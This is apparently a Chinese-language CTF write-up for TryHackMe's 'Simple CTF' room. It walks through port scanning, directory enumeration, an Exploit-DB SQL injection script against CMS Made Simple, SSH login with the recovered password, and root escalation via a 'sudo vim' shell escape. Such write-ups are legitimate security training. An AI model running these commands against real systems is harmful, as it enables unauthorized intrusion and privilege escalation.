



# Simple CTF

## URL

<https://tryhackme.com/room/easyctf>

## IP

10.10.174.162



```
#rustscan -a 10.10.174.162 -r 1-65535 --scripts none --ulimit 5000

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The Modern Day Port Scanner.

: https://discord.gg/GFrQsGy :
: https://github.com/RustScan/RustScan :
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Nmap? More like slowmap. 🐢

[~] The config file is expected to be at "/root/.rustscan.toml"
[~] Automatically increasing ulimit value to 5000.
Open 10.10.174.162:21
Open 10.10.174.162:80
Open 10.10.174.162:2222
10.10.174.162 -> [21,80,2222]
```

使用rustscan 快速的找到開啟的port




```
#nmap -sC -sV -Pn 10.10.174.162 -p21,80,2222
Starting Nmap 7.92 ( https://nmap.org ) at 2022-05-23 15:31 CST
Nmap scan report for 10.10.174.162
Host is up (0.45s latency).

PORT      STATE SERVICE VERSION
21/tcp    open  ftp      vsftpd 3.0.3
80/tcp    open  http     Apache httpd 2.4.18 ((Ubuntu))
|_ http-title: Apache2 Ubuntu Default Page: It works
|_ http-server-header: Apache/2.4.18 (Ubuntu)
2222/tcp  open  ssh      OpenSSH 7.2p2 Ubuntu 4ubuntu2.8 (Ubuntu Linux; protocol 2.0)
|_ ssh-hostkey:
|   2048 29:42:69:14:9e:ca:d9:17:98:8c:27:72:3a:cd:a9:23 (RSA)
|   256 9b:d1:65:07:51:08:00:61:98:de:95:ed:3a:e3:81:1c (ECDSA)
|_  256 12:65:1b:61:cf:4d:e5:75:fe:f4:e8:d4:6e:10:2a:f6 (ED25519)
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 35.43 seconds
```

再使用nmap針對rustscan掃出來的port  
做服務探測及預設腳本列舉(第1、2題答案)

一開始被題目誤導了一下，但後來沒發現什麼特別的，看看網頁吧



```

#gobuster dir -w /usr/share/SecLists/Discovery/Web-Content/directory-list-2.3-small.txt -t 150 -u http://10.10.174.162
=====
Gobuster v3.1.0
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
=====
[+] Url: http://10.10.174.162
[+] Method: GET
[+] Threads: 150
[+] Wordlist: /usr/share/SecLists/Discovery/Web-Content/directory-list-2.3-small.txt
[+] Negative Status codes: 404
[+] User Agent: gobuster/3.1.0
[+] Timeout: 10s
=====
2022/05/23 15:51:12 Starting gobuster in directory enumeration mode
=====
/simple (Status: 301) [Size: 315] [--> http://10.10.174.162/simple/]
=====
2022/05/23 15:55:49 Finished
=====

```

CMS Made Simple is released under the [GPL](#) license and as such you don't have templates or on your site as much as we would like it.

Some third party add-on modules may include additional license restrictions.

#### HOW CMSMS WORKS

Templates and stylesheets  
Pages and navigation  
Content  
Menu Manager  
Extensions  
Event Manager  
Workflow  
Where do I get help?

#### DEFAULT TEMPLATES EXPLAINED

CMSMS tags in the templates  
Left simple navigation + 1 column  
Top simple navigation + left subnavigation  
+ 1 column  
CSSMenu top + 2 columns  
CSSMenu left + 1 column  
Minimal template  
Higher End

用gobuster去做目錄探測，發現有個資源存在



進去後看到他是個CMS  
拿版本號去查果然找到了一個SQLi漏洞(第3、4題答案)

直接拿exploit db上的繳本來用的

```
#python3 exploit.py -u http://10.10.174.162/simple/ -c -w /usr/share/SecLists/Passwords/2020-200_most_used_passwords.txt
```

但好像會少一些套件的樣子，我debug了一段時間

讓他跑一下就會拿到帳號密碼，直接用SSH進去吧

```
#ssh mitch@10.10.174.162 -p 2222
mitch@10.10.174.162's password:
Welcome to Ubuntu 16.04.6 LTS (GNU/Linux 4.15.0-58-generic i686)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:       https://ubuntu.com/advantage

0 packages can be updated.
0 updates are security updates.

Last login: Mon Aug 19 18:13:41 2019 from 192.168.0.190
$
```



在家目錄就可以找到第7題的答案

去/home目錄下就會找到第8題的答案

sudo -l 看一下有沒有機會提權(第9題的答案)

```
$ sudo vim -c ':%!/bin/sh'
# ^[[2;2R^[]11;rgb:0000/0000/0000^G
/bin/sh: 1: ot found
/bin/sh: 1: 2R: not found
# id
uid=0(root) gid=0(root) groups=0(root)
# █
```

去root的家目錄就會找到第10題答案啦

